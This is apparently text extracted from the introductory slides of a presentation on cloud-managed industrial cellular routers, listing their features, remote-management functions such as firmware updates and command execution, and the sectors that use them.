
- Cellular connectivity for remote sites over the internet
- Features:
 - Rugged design
 - Industrial protocols
 - Wi-Fi
 - Security (Encryption/VPN tunnels/FW)
 - **Cloud management**



Background

Cloud-based management platforms


- Statistics
- Alerts
- Remote management
 - Configuration changes
 - Firmware update
 - Reboot
 - Remote access to local services
 - Execute commands






Motivation

- Smart Grid
- Industrial Automation
- Transportation
- Mining
- Smart City
- Energy




+4.5M in 2021

1


